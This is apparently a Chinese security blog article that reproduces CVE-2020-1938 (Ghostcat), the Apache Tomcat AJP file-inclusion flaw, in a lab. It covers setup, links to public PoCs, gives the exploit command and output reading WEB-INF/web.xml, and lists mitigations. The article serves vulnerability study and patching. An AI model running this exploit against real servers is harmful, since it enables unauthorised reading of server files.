

# CVE-2020-1938: Apache Tomcat文件包含复现

---

原创 KELE Timeline Sec

2020-03-09原文

收录于话题

#漏洞复现文章合集

70个

本公众号专注于最新漏洞复现，欢迎关注！

---

本文作者：Loading (Timeline Sec复现组成员)

本文共843字，阅读大约需要2~3分钟

声明：请勿做非法用途，否则后果自负

## 0x01 简介

Tomcat 服务器是一个免费的开放源代码的 Web 应用服务器，属于轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试 JSP 程序的首选。

## 0x02 漏洞概述

由于 Tomcat 默认开启的 AJP 服务（8009 端口）存在一处文件包含缺陷，攻击者可构造恶意的请求包进行文件包含操作，进而读取受影响 Tomcat 服务器上的 Web 目录文件。

## 0x03 影响版本

Apache Tomcat 6

Apache Tomcat 7 < 7.0.100


Apache Tomcat 8 < 8.5.51

Apache Tomcat 9 < 9.0.31

## 0x04 环境搭建

公众号内回复“Tomcat安装包”获取安装包

首 先 确 保 Java 环 境 已 安 装





```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\lenovo>java -version
java version "1.8.0_73"
Java(TM) SE Runtime Environment (build 1.8.0_73-b02)
Java HotSpot(TM) Client VM (build 25.73-b02, mixed mode)

C:\Users\lenovo>
```


将tomcat文件解压到你要安装的文件夹下，进入文件夹中的bin文件夹，使用cmd命令执行startup.bat文件，出现加载界面，待加载完成后在浏览器访问<http://localhost:8080>界面访问成功则说明tomcat安装成功。






## 0x05 漏洞复现

首先启动apache tomcat服务



对其进行端口扫描发现8009，8080端口开启，证明有该漏洞。



Poc1下载地址:

<https://github.com/0nise/CVE-2020-1938>

Poc2下载地址:

<https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi>

下载好后进入该文件夹cmd命令执行并加上网址参数, poc为py2环境, 命令为:

```
python ./CNVD-2020-10487-Tomcat-Ajp-lfi.py 本地ip -p 8009 -  
f WEB-INF/web.xml
```

执行成功后可以看到成功访问到该文件。

```
选定 C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\lenovo\Desktop\CNUD-2020-10487-Tomcat-Ajp-lfi-master>python ./CNUD-2020-10487-Tomcat-Ajp-lfi.py 192.168.31.128 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://192.168.31.128:8009/asdf
-----
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app>
```

## 0x06 修复方式

- 1、临时禁用AJP协议端口，在conf/server.xml配置文件中注释掉<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
- 2、配置ajp配置中的secretRequired跟secret属性来限制认证
- 3、官方下载最新版下载地址：

<https://tomcat.apache.org/download-70.cgi>

<https://tomcat.apache.org/download-80.cgi>

<https://tomcat.apache.org/download-90.cgi>

4、Github下载：

<https://github.com/apache/tomcat/releases>

**参考链接：**

<https://www.cnblogs.com/L0ading/p/12341112.html>

<https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html>

**作者博客：**

<https://www.cnblogs.com/L0ading/>

**阅读原文查看更多复现文章**

---

*The end*



悄悄点**在看**，技术变精湛！

精选留言

---

用户设置不下载评论

[阅读全文](#)